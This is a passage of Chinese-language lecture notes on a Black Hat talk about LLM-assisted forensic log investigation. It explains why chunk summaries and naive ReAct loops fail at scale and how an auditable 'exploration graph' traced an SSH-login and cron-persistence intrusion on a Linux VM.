更大的问题是 chunk-level summarization。Chunk 指把海量日志切成若干块；每块分别送入 LLM 生成摘要。这样能并行处理，提高吞吐量，却带来一个结构性限制：每个 chunk 拥有自己的 context window（上下文窗口）。Context window 是 LLM 一次推理中能同时“看见”的输入和已生成输出的容量，通常以 token 数衡量。若第 1 块里出现 SSH 登录，第 9 块里出现 crontab 写入，第 13 块里出现可疑下载，三个 summary 之间不会天然共享调查状态。

可以把它写成一个简单的局部函数：

$$s_j = \text{Summarize}(C_j), \quad j = 1, \dots, m.$$

- C_j ：第 j 个日志 chunk。- s_j ：该 chunk 的局部摘要。- m ：chunk 总数。- $\text{Summarize}(\cdot)$ ：LLM 摘要函数。

这个公式缺少一项关键东西：跨 chunk 的调查状态 M 。如果没有 M ，模型只能回答“这一块日志里有什么”，很难持续追问“上一块的 SSH root login 是否解释了这一块的 cron persistence”。这就是演讲者所说的 limited reasoning：各块摘要彼此独立，无法自然形成贯穿 timeline 的推理链。



图 7: 摘要功能可以加速浏览日志，完整时间线分析仍然需要叙事拼接、规模化处理和跨片段推理。⁷

注意

把所有日志按 chunk 扔给 LLM 并行摘要，容易产生一种效率幻觉：每个 chunk 的摘要都像有信息，合在一起却缺少调查方向、证据依赖和结论边界。对 DFIR 来说，真正昂贵的部分集中在跨事件关联；把每一页改写成几句话只处理了表层阅读成本。

3.4 成本、规模与 hallucination 风险

演讲者还指出了成本和规模问题。若把 millions and millions of logs 直接发给 Gemini 或其他 state-of-the-art LLM，费用会很高，扩展性和效率都会变差。这里的成本既包括模型调用费用，也包括工程上的等待时间、重试、限流、日志脱敏和结果存储。

Hallucination（幻觉）指模型生成了看似合理、实际缺乏证据支持或与输入矛盾的内容。在日志调查中，幻觉的危害尤其大：模型若凭常见攻击模式补出一个没有日志支撑的结论，分析员可能把它当成证据链的一环。页面级 summary 对这个风险的缓解方式，是让人仍然能点回具体 event、查看上下文、留下评论和标记。它把 LLM 放在“辅助阅读”的位置，而把判断权留给 analyst。

这也解释了为什么本节是后续 agent 章节的铺垫。Timesketch summary 已经证明 AI 可以加速浏览，可它的工作范围仍然是局部 view。下一步需要的系统能力，是把调查状态外化为可追踪结构，让模型每一轮行动都能围绕目标前进，并让人能审计它为什么这么查。

知识补充

Timeline-level investigation 要求系统持续维护三个层次：第一，当前已知事实；第二，仍需验证的假设；第三，每个结论对应的原始日志证据。普通 summary 主要覆盖第一层的一小块。后续 exploration graph 的价值，正是把三层内容显式组织起来。

⁷视频画面时间区间：00:10:07–00:11:03。

3.5 本章小结

本章可以压缩成四个判断：

- GCP abuse email 能把调查缩小到特定项目和时间段，但 6 小时窗口内仍可能留下约 8,000 条 events。
- Timesketch 的 LLM summarization 每次最多处理约 500 events，适合帮助 analyst 快速扫读当前 view。
- 60 seconds before/after 的 context search 能围绕可疑 event 展开局部上下文，适合验证 crontab 替换这类 persistence signal。
- Page-level 或 chunk-level summary 缺少跨 chunk 记忆、调查目标和证据依赖，无法替代 timeline-level investigation。

4 朴素 ReAct 为何失效：日志规模、上下文与可审计性

上一节说明了 Timesketch summary 的边界：它能加快人浏览页面，却无法自己维持跨页面调查状态。一个自然想法随之出现：既然 LLM 能摘要当前页面，能否直接给 LLM 一个日志查询工具，让它自己一边查日志一边推理？本节讨论的就是这个朴素方案为什么会在大规模日志调查中失效。

4.1 直觉方案：raw logs 加 Gemini backbone

演讲者先把问题摆成一个看似简单的结构：一边是 raw logs，可能包含 hundreds of millions of events；另一边是 backbone LLM，在他们的场景里是 Gemini。Backbone LLM 指作为核心推理和生成引擎的基础模型，外部系统再围绕它接入工具、记忆和界面。

如果只看系统方块图，最直接的方案是 classic ReAct loop agent。ReAct 来自 reason + act 的思路：模型先根据当前上下文思考下一步，再调用工具执行动作，随后观察工具返回的结果，继续下一轮。Tool call（工具调用）指模型或编排器向外部系统发起的结构化请求，例如“按时间范围取回日志”“搜索某个 IP”“拉取某个 event 前后记录”。

知识补充

ReAct 的直觉很像一个侦探带着档案室通行证办案：先提出一个问题，去档案室取一摞材料，读完后形成新的问题，再去取下一摞材料。这个模式在小型任务中很有效，因为问题、证据和目标都能留在短上下文里。

可以用一个小状态转移式描述 classic loop：

$$S_{t+1} = \text{Observe}(\text{Tool}(\text{Act}(\text{Reason}(S_t)))).$$

- S_t ：第 t 轮时 agent 可见的状态，包括用户目标、已有日志片段和模型输出。
- Reason：模型根据当前状态决定下一步调查方向。
- Act：把下一步转成可执行动作，例如生成 fetch query。
- Tool：外部工具执行查询并返回日志记录。
- Observe：模型读取工具结果，并把观察加入下一轮状态。

这个公式的问题藏在 S_t 里。若 S_t 只是不断增长的纯文本，它会同时堆放目标、模型输出、日志记录、临时判断和工具返回。日志规模一大，状态会很快变得又长又乱。




图 8: 经典 ReAct 式思路：让 LLM 循环调用工具，从海量日志中分批抓取记录并继续推理。⁸

4.2 失败点一：context window 很快被日志塞满

Context window（上下文窗口）是 LLM 在一次调用中能够处理的输入和输出容量。即使是 production Gemini 这样的模型，上下文窗口仍然有限。日志调查里的原始记录通常冗长、字段重复、格式杂糅：时间戳、主机名、路径、用户、进程、命令行、云资源 ID、错误码等都会占用 token。

朴素 ReAct 循环每 fetch 一批 records，就把更多日志塞进上下文。若每轮取回 k 条记录，每条记录平均占 r 个 token，窗口容量为 W ，那么仅日志部分就近似占用

$$T_n \approx nkr.$$

当 $T_n \geq W$ 时，第 n 轮之前的状态会被压缩、截断或挤出上下文。

- T_n : 第 n 轮累计日志 token 量的近似值。- n : ReAct 迭代轮数。- k : 每轮 fetch records 返回的日志条数。- r : 单条日志的平均 token 数。- W : 模型 context window 的容量。

演讲者的判断很直接：如果持续从 hundreds of millions of records 中取回日志，context window 会在很少几步内被 clog 掉，agent 可用迭代次数并不多。对 timeline reconstruction 来说，这意味着模型还没来得及完成“登录、落地、持久化、横向移动、清理痕迹”的链路追踪，窗口已经被原始记录填满。

⁸视频画面时间区间：00:12:52–00:13:38。

注意

大 context window 仍然有明确容量上限。窗口越大，能塞进更多文本；日志调查真正需要的是可筛选、可压缩、可追踪的状态表示。把更多原始日志留在 prompt 里，只会推迟拥塞时间。

4.3 失败点二：推理能力随日志累积退化

第二个失败点来自实验观察：如果持续把 previous log records 添加到 context window，LLM 会逐渐失去 reasoning ability，也会 lose track of the goal。这里的 reasoning ability 指模型围绕目标选择证据、形成假设、验证假设和更新结论的能力。它属于任务导航能力，不能等同于单纯的语言生成能力。

Chain of thought（推理链）通常指模型在回答前形成的一系列中间推理步骤。安全调查中更应该关注可追踪的 investigation trace：哪些问题被提出，哪些 tool calls 被执行，哪些日志行支持哪些 observation，哪些 conclusion 仍需人工验证。完整暴露模型内部长篇 chain of thought 并不能自动带来可信度；可审计的外部证据链才有实际价值。

朴素 ReAct 把日志和模型自由文本混在一起，容易造成目标漂移。举一个直观类比：分析员一开始要查“这台 VM 是否被入侵”，随后读到 SSH 登录、包管理器更新、cron job、临时目录文件、系统服务重启。若没有外部白板记录假设和证据依赖，人脑也会在信息洪流中忘记最初要验证什么。LLM 的上下文同样会被这种混杂文本拖偏。

核心要点

本节最重要的工程判断是：agent 需要调查状态；纯文本上下文难以充当可靠的调查状态。日志规模越大，状态越需要结构化；否则模型会在看似连续的 ReAct loop 中逐步丢失目标。

4.4 失败点三：人类难以审计数百页 free-form text

第三个失败点与安全实践直接相关：人必须能理解、验证和复核 agent 的结论。演讲者强调，朴素 ReAct 会生成 hundreds of pages of free-form text，里面混合 LLM outputs 和 log records。这样的产物对人很难读，也很难审计。

可审计性（auditability）在 DFIR 中属于证据要求。一个结论若无法回到具体日志行、时间戳、主机和用户，后续响应动作就缺少基础。比如 agent 声称发现 cron persistence，analyst 需要立刻看到对应的 crontab 修改事件、前后登录记录、写入进程或命令行，无需在数百页文本里搜索一段模型解释。

Hallucination（幻觉）在这里也会放大风险。若模型在自由文本中生成了没有日志支撑的攻击叙事，人类审计成本越高，越容易漏掉这个问题。可审计系统应当让每个 finding 都能指回原始 event，避免把信任建立在一段流畅叙述上。




图 9: 经典日志代理的三类失败：上下文窗口溢出、目标跟踪丢失，以及难以审计的自由文本轨迹。
9

注意

朴素 ReAct 的输出容易同时失去三样东西：有限窗口里的上下文余量、跨轮推理的目标稳定性、面向 analyst 的可审计证据链。三者叠加后，系统会看起来像在调查，实际很难形成可验证结论。

4.5 为什么需要从文本循环走向外部化状态

演讲者在本节结尾给出方向：必须从底层文本表示中抽象出来。也就是说，系统不应把每一轮工具返回和模型输出都堆在同一个 prompt 里，而应把调查状态放进外部结构。后续章节引入的 exploration graph 正是为了解决这个问题：它把目标、fetch records、observations 和 findings 作为节点，把 logical entailment 作为边，让 agent 的记忆离开易堵塞的纯文本窗口。

这一步的含义很关键。ReAct 的“reason, act, observe”循环本身并没有错；问题在于它缺少适合超大规模日志的记忆和审计结构。对 DFIR agent 来说，工具调用只是取证动作，真正的系统设计难点在于：每次取回的证据如何被归档，如何关联到调查问题，如何变成可复核的 finding。

知识补充

可以把朴素 ReAct 看成在一张很长的纸卷上办案：所有记录都往纸卷末尾追加。Exploration graph 则像一块带编号证据卡的白板：问题、证据、观察和结论各自成类，连线说明依赖关系。后者更适合多人复核和持续迭代。

⁹视频画面时间区间：00:13:36–00:14:53。

4.6 本章小结

本章可以压缩成四个判断：

- Classic ReAct loop 的基本形态是 reason、tool call、observe、repeat，适合小规模或中等复杂度任务。
- 在 hundreds of millions of events 的日志调查中，context window 会被 fetch 回来的 raw log records 很快占满。
- 实验观察显示，持续追加 previous log records 会让 LLM 逐渐失去 reasoning ability，并偏离原始调查目标。
- 数百页混合日志和模型输出的 free-form text 很难人工审计，因此需要把调查状态外部化为后续章节的 exploration graph。

5 Exploration Graph：把调查状态外化成可追踪记忆

上一节已经说明，朴素的 ReAct 代理循环很快会被日志规模拖垮：模型每次取回一批 records，把它们和前面的自由文本推理一起塞进上下文窗口，几轮之后上下文被日志填满，模型开始忘记目标，人类也很难从几百页混杂着日志和模型输出的文本里复核结论。本节解决的核心问题是：如果 LLM 每轮只能看很小一块证据，它怎样保留全局调查状态，并且让分析员事后能够回答“这个结论到底怎么来的”。

演讲给出的答案是探索图（exploration graph）。它把 agent 的记忆从模型上下文中抽出来，放进一个显式的图结构里。直观地说，它像调查室墙上的白板：便签代表调查方向、查询动作、观察摘要和最终发现；连线代表“这一步为什么跟上一步有关”。区别在于，这块白板由系统维护，可以回溯到具体日志行，适合承载数百万到上亿条 records 背后的多步调查链。




图 10：探索图作为代理记忆：边表示逻辑蕴含，节点区分调查方向、取数操作、观察摘要和调查发现。¹⁰

核心要点

探索图 (exploration graph) 是 agent 的外化调查记忆。它存储调查状态, 而非依赖 LLM 在上下文窗口里记住所有历史。图中的节点表示调查过程中产生的结构化对象, 边表示 logical entailment, 即一个节点对另一个节点的细化、分析、回答或依赖关系。

5.1 形式化定义: 把“正在查什么”写进图

可以把一次调查过程中的探索图写成:

$$G = (V, A), \quad V = V_D \cup V_F \cup V_O \cup V_R.$$

其中, G 是 exploration graph, V 是节点集合, A 是有向边集合。四类节点分别承担不同职责:

- V_D : investigative direction, 调查方向节点。它表示 agent 自己提出的目标、问题或下一步假设, 例如“检查通过 SSH 进入机器的连接”。
- V_F : fetch records, 取回记录节点。它表示面向日志后端的工具调用, 也就是为了推进某个调查方向而取回一批 records。
- V_O : observation, 观察摘要节点。它表示 LLM 对取回日志的短摘要, 例如“某个时间点出现多次成功的 root SSH login”。
- V_R : investigative finding, 调查发现节点。它表示可以解释、可以追溯到日志行的安全发现, 例如“root SSH login 附近出现 cron 持久化活动和可疑文件”。

边 A 表示 logical entailment。这里的“蕴含”应按工程语义理解: 如果一条边从节点 u 指向节点 v , 含义是 v 是从 u 延伸出来的细化、查询、观察、回答或结论。比如, “调查 SSH 连接”这个方向可以蕴含一个 fetch 节点; 该 fetch 节点取回的 records 可以蕴含一个 observation; 多个 observation 又可以蕴含一个 finding。

知识补充

logical entailment 在这里并非数理逻辑里严格的定理证明关系, 更接近 DFIR 调查中的证据依赖链。它回答的是“为什么下一步合理”。例如, 若 agent 先发现成功 root SSH 登录, 再围绕该时间点查系统日志、文件系统状态和 cron job, 这条调查路径具有明确的依赖关系。

每一轮更新可以写成:

$$G_{t+1} = G_t \cup \Delta V_t \cup \Delta A_t.$$

这里, G_t 是第 t 轮之后已有的图状态, ΔV_t 是本轮新增的节点, ΔA_t 是本轮新增的依赖边。这个公式的重点在于“增量”: LLM 的职责被限制为读当前图的一部分、读本轮取回的一小批日志、追加新节点和新边。它不会被要求把所有原始日志、全部历史推理和所有候选结论一次性装进上下文。

¹⁰视频画面时间区间: 00:14:50–00:16:27。

5.2 四类节点：把自由文本推理拆成可审计对象

探索图的价值来自节点类型的分工。自由文本 ReAct 记录把“想法、查询、日志、总结、结论”混在一起；探索图则把它们拆开，使每类对象有清楚的用途。

调查方向节点 `investigative direction` 是 agent 为自己设定的调查目标。它通常比较抽象，尤其在调查刚开始时，agent 只有日志类型和大致任务，缺少具体攻击线索。演讲中的 Linux VM 示例里，agent 一开始知道系统有约 1,000,000 条 log records 和 7 种 log types，于是提出高层方向，例如检查 SSH 连接。这个阶段像资深分析员在白板上写下“先看入口”“再看持久化”“检查异常文件变更”。

fetch records 节点 `fetch records` 节点是工具调用的记录。它把“模型想查什么”和“系统实际向日志后端请求了什么”连接起来。这个节点很关键，因为 DFIR 调查里同一个自然语言问题可以对应许多查询策略：按时间窗查、按 log type 查、按用户查、按进程查、按文件路径查。fetch 节点让这些选择成为可回看的对象。

observation 节点 `observation` 是对取回 records 的短摘要。它的角色类似分析员读完一页日志后写在旁边的批注：发生了什么、时间点在哪里、哪些字段值得后续 pivot。演讲示例中，LLM 在第一轮查询后观察到特定时间附近存在 successful root login，而且是多次成功登录。这个 observation 属于后续调查的支点，距离完整攻击解释还需要更多证据连接。

finding 节点 `investigative finding` 是更强的安全结论。它需要比 observation 更可解释，也更接近报告语言：某个行为为什么可疑、它和攻击链哪一段相关、它依赖哪些日志行。finding 节点可以来自一个 observation，也可以来自多个 observation 的合并。例如，root SSH 登录附近同时出现 cron job 修改和 suspicious files，才构成“可能存在持久化活动”的调查发现。

核心要点

四类节点的分工可以用一句话概括：direction 说明“接下来要查什么”，fetch 说明“实际取了哪些 records”，observation 说明“这些 records 显示了什么”，finding 说明“这对攻击解释意味着什么”。这套结构把 LLM 的自由文本输出压缩成可追踪的调查对象。

5.3 三阶段更新循环：每轮只让 LLM 做一件清楚的事

演讲强调，LLM 在探索图中的职责非常窄：update the exploration graph by adding nodes。换句话说，模型每轮承担的任务是向图里追加结构化节点，案件记忆由图结构承载。该过程可以拆成三阶段循环。

Exploration Graph as Agent Memory 2/2

LLM updates the exploration graph in 3 phases

1. Examine graph and prioritize best investigative directions

Append 🚩 nodes to graph


2. Perform fetch record ops to advance selected directions

Append 🖱️ nodes, environment fetches records

➡️ 3. Analyze fetched records

Append 📄, and possibly 💡 nodes

Repeat 🔄



#BHUSA @BlackHatEvents

图 11: 探索图更新循环: 先选择调查方向, 再执行取数操作, 随后分析结果并追加观察或发现, 循环直到形成结论。¹¹

第一阶段: 检查图并优先选择调查方向 系统先让 LLM 查看已有图状态, 判断哪些方向值得继续。刚开始时, 方向会比较宽泛, 因为 agent 只知道可用日志类型和总任务。随着 observation 和 finding 增加, 方向会越来越具体。比如从“检查 SSH 连接”变成“围绕 successful root SSH login 的时间点, 检查前后发生了什么”。

第二阶段: 生成 **fetch records** 操作 确定方向之后, LLM 生成合适的 tool calls 去取回 records。这里的关键是“取一小块有意图的证据”, 而非把日志库整批交给模型。若原始日志集合为

$$E = \{e_1, e_2, \dots, e_N\},$$

其中 N 可能达到数百万乃至上亿, 那么每次 fetch 实际上只取一个局部子集 $E_t \subset E$ 。这个子集由当前方向决定, 例如某个时间窗内的 SSH 日志、secure Linux logs、文件系统 stat records 或 cron 相关记录。

第三阶段: 分析 **records** 并追加 **observations** 或 **findings** 取回 records 之后, LLM 写出短 observation, 并在证据足够时追加 finding。随后系统把这些节点和相应依赖边放回图中。下一轮再从新的 G_{t+1} 出发, 继续选择方向、调用工具、总结结果。

¹¹视频画面时间区间: 00:16:23–00:17:20。

注意

这套循环的边界很清楚：LLM 每轮只看到相对少量日志和当前图的相关部分。它节省上下文窗口，也降低模型在长日志串中丢失目标的风险。然而它仍依赖 fetch 工具的覆盖范围、日志字段质量、时间戳对齐和提示词约束；如果关键日志没有被采集，探索图也无法凭空恢复证据。

5.4 Linux VM 示例：从盲查提示到攻击路径

演讲用一个 Linux VM 的小型示例说明探索图如何生长。这个案例的设置相对克制：检测信号在一台 Linux VM 上触发，调查员首先 image the disk，然后提取系统上能找到的日志。该示例规模约为 1,000,000 条 log records，覆盖 7 种 log types。字幕中提到的类型包括 syslog / 系统日志、file system、stat 类记录 and secure Linux logs；由于 ASR 中出现“SIS logs”的不确定拼写，正文使用更稳妥的“syslog / 系统日志”。




图 12: Linux VM 案例设置：系统只有检测信号、百万级日志和盲查任务，代理需要自行组织调查路径。¹²

在这个设置下，SEGI / Sec-Gemini 收到的是 blind investigation prompt。所谓 blind investigation，意思是系统不给 agent 一个具体 starting point，只告诉它可用日志概况，并给出任务：“find and explain all attack actions”。这接近真实 DFIR 场景中的困难部分：检测信号只说明“这里可能有事”，后续攻击动作、入口、持久化、横向移动或挖矿行为需要从日志里挖出来。

知识补充

blind investigation 可以理解为“没有题眼的取证题”。有题眼时，调查员可能从一个 IP、URL、进程名或告警规则出发；盲查时，agent 只能根据日志类型和通用攻击模型提出初始方向。探索图的作用是让这种开放式搜索逐步收敛。

第一轮中，agent 先创建调查方向节点。演讲展示的一个方向是检查通过 SSH 到机器的连接。这个选择合理，因为 Linux 服务器被入侵时，SSH 登录常常是初始访问、凭据滥用或攻击者交互式操作的入口。随后，agent 为该方向生成 fetch records 调用，取回相关日志。分析取回结果后，LLM 追加 observation：在特定时间发生了 successful root login，而且有多次成功登录。

第二轮中，图里的 root SSH login observation 成为新的 pivot。agent 从“是否有 SSH 登录”这个粗问题，推进到围绕这些登录时间向前后扩展：登录之前是否有异常尝试，登录之后是否有文件变更，系统任务是否被修改，是否出现新的可执行文件或脚本。这正是 DFIR 中常见的时间邻域调查：一个关键事件像地图上的钉子，分析员沿着时间轴和日志类型向周围展开。

演讲随后展示了 agent 找到的更强信号：root SSH connections 附近存在 suspicious actions

¹²根据演讲内容重绘，依据时间区间：00:17:20–00:18:40。

and activities, 包括与 persistence 相关的 cron job 修改, 以及 suspicious files。cron 持久化的安全含义很直接: 攻击者把命令放入周期性任务, 让系统在未来自动执行恶意脚本、下载器或挖矿程序。它像在门锁旁边偷偷加了一把备用钥匙, 即便交互式 SSH 会话结束, 攻击者仍能通过系统任务维持执行能力。




图 13: Sec-Gemini 的探索图把 SSH 暴力破解、root 登录、cron 持久化和可疑文件修改串成可追踪链条, 并保留到原始日志行的引用。¹³

核心要点

该 Linux VM 示例中的调查路径可以概括为:

blind prompt → 检查 SSH 连接 → fetch SSH / secure logs
→ 发现 successful root login → 围绕登录时间 pivot
→ 发现 cron persistence 与 suspicious files

这条路径的重点在于多轮图更新: 入口、时间窗、日志类型和持久化行为被逐步连接成可解释链条, 单个关键词命中只能提供很弱的线索。

5.5 行号引用: 把“模型说的”变成“日志可验的”

探索图最重要的工程收益之一是可验证性。演讲特别提醒, 图上 log types 旁边的数字是 log record lines, 也就是具体日志行引用。它们让分析员能够从 finding 回到原始 records, 检查字段、时间戳、主机名、用户、进程、文件路径和上下文。

这和普通摘要有本质差异。普通摘要可能写“系统出现可疑持久化”, 读者只能相信模型或重新从头搜索。带行号的探索图则能回答三类审计问题:

- 这个 finding 依赖哪些 observation?

¹³视频画面时间区间: 00:20:35–00:21:34。

- 这些 observation 来自哪些 fetch records 操作？
- fetch 结果中的哪几行日志支撑了这个说法？

因此，探索图既是 agent memory，也是 investigation trace。它把“LLM 内部想过什么”转换为“系统外部留下了哪些可检查步骤”。安全分析最终需要证据链，而证据链不能停留在模型自述。行号引用就像法庭证物上的编号：它不保证解释一定正确，但它让复核成为可能。

注意

可解释性不等于结论正确。探索图能展示 agent 如何走到某个 finding，也能把 finding 链回日志行；分析员仍需要判断这些日志是否完整、时间是否可信、字段是否被攻击者伪造、该行为在业务环境中是否正常。图降低了复核成本，不能替代取证判断。

5.6 为什么它能扩展到大规模日志

演讲给出的 takeaways 很明确：结合 exploration graph，SEGI 中的 Gemini 能处理 hundreds of millions of log records，并处理 complex multi-step investigation processes。这里的扩展性来自两个层面。

